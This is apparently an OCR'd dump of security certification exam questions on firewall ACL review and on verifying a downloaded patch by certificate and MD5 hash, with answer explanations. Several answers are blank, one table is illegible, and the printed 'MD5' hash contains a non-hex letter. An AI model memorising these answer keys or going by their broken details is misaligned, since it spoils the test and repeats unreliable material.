
Source Address	Destination Address	Deny	Allow
0.0.0.0	192.10.0.0/30	☑	□
0.0.0.0	192.10.0.0/24	□	☑
192.10.3.0/24	192.10.1.0/24	□	☑
192.10.3.0/24	192.10.2.0/24	□	☑
192.10.4.0/24	192.10.0.0/16	□	☑
0.0.0.0	192.10.4.0/29	□	☑
0.0.0.0	192.100.3.0/24	☑	□
192.10.5.0/30	192.10.0.0/16	□	☑
192.10.5.0/30	192.10.1.0/24	□	☑
192.10.5.0/30	192.10.2.0/24	□	☑
IP Any	IP Any	☑	□

Correct Answer:
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 185
An administrator wants to install a patch to an application. Given the scenario, download, verify and install the patch in the most secure manner.

Instructions: The last install that is completed will be the final submission.




Home > Download Center > Application Patch

The links in this section correspond to separate files available in this download center. Download the most appropriate file.

File Name	Mirror	Download Files Below
install.exe	Mirror 1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download

HASH: 1759adb5g34700aae19bc4578fc19cc2

```
C:\Downloads>_
```


Information you exchange with this site cannot be viewed or changed by others. However, there is a problem with the site's security certificate.

⚠ The security certificate was issued by a company you have not chosen to trust. View the certificate to determine whether you want to trust the certifying authority.


✓ The security certificate date is valid.

⚠ The name on the security certificate does not match the name of the site.

Do you want to proceed?

Correct Answer: Review the Explanation for full solution of this exam.
Section: Mixed Questions
Explanation

Explanation/Reference:
In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.


Information you exchange with this site cannot be viewed or changed by others. However, there is a problem with the site's security certificate.


⚠ The security certificate was issued by a company you have not chosen to trust. View the certificate to determine whether you want to trust the certifying authority.

✓ The security certificate date is valid.

⚠ The name on the security certificate does not match the name of the site.

Do you want to proceed?

Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown:



www.download-test.com/files

Download Center

Home > Download Center > Application Patch

The links in this section correspond to separate files available in this download center. Download the most appropriate file.


File Name	Mirror	Download Files Below
install.exe	Mirror 1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download

HASH: 1759adb5g34700aae19bc4578fc19cc2

Http://www.download.test.com/install.exe

Since we need to do this in the most secure manner possible, they should not be used.

Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as shown. Make sure that the hash matches.



www.download-test.com/files

Download Center

Home > Download Center > Application Patch

The links in this section correspond to separate files available in this download center. Download the most appropriate file.

File Name	Mirror	Download Files Below
install.exe	Mirror 1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download

HASH: 1759adb5g34700aae19bc4578fc19cc2

```
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>dir
Volume in drive C has no label.
Volume Serial Number is 945F-DBDF

 Directory of C:\Downloads

11/03/2010  12:54 PM    <DIR>          .
11/03/2010  12:54 PM    <DIR>          ..
08/23/2001  07:00 AM            11,264 attrib.exe
08/23/2001  07:00 AM            18,432 cacls.exe
11/03/2010  12:53 PM         5,176,996 install.exe
04/20/2005  08:41 PM            41,984 md5sum.exe
04/20/2005  08:41 PM            41,984 sha1sum.exe
               5 File(s)      5,290,660 bytes
               2 Dir(s)  44,929,192,284 bytes free

C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>md5sum install.exe
1759adb5g34700aae19bc4578fc19cc2 *install.exe

C:\Downloads>
C:\Downloads>
C:\Downloads>_
```

Finally, type in install.exe to install it and make sure there are no signature verification errors.

QUESTION 186

Compliance with company policy requires a quarterly review of firewall rules. A new administrator is asked to conduct this review on the internal firewall sitting between several Internal networks. The intent of this firewall is to make traffic more restrictive. Given the following information answer the questions below:

User Subnet: 192.168.1.0/24 Server Subnet: 192.168.2.0/24 Finance Subnet:192.168.3.0/24
Instructions: To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule Order columns. Firewall ACLs are read from the top down

Task 1) An administrator added a rule to allow their machine terminal server access to the server subnet. This rule is not working. Identify the rule and correct this issue.


Task 2) All web servers have been changed to communicate solely over SSL. Modify the appropriate rule to allow communications.
Task 3) An administrator added a rule to block access to the SQL server from anywhere on the network. This rule is not working. Identify and correct this issue.
Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.

Firewall Interface

Instructions:

To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule

SRC	SRC Port	DST	DST Port	Protocol	Action
192.168.1.10	any	192.168.2.0/24	3389	any	Deny
any	any	any	any	any	Permit
any	any	192.168.2.11	1433	UDP	Deny
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit
192.168.1.5	any	192.168.2.0/24	any	any	Deny
any	any	192.168.2.33	80	TCP	Permit



Firewall Interf


Instructions:

To perform the necessary tasks, please modify the DST port, P

SRC	SRC Port	DST	DST Port
192.168.1.10	any	192.168.2.0/24	3389
any	any	any	any
any	any	192.168.2.11	1433
192.168.1.0/24	any	192.168.2.0/24	123
[illegible]	[illegible]	[illegible]	[illegible]

Correct Answer: Firewall rules should be re-arranged to look like as given in explanation.
Section: Mixed Questions
Explanation

Explanation/Reference:

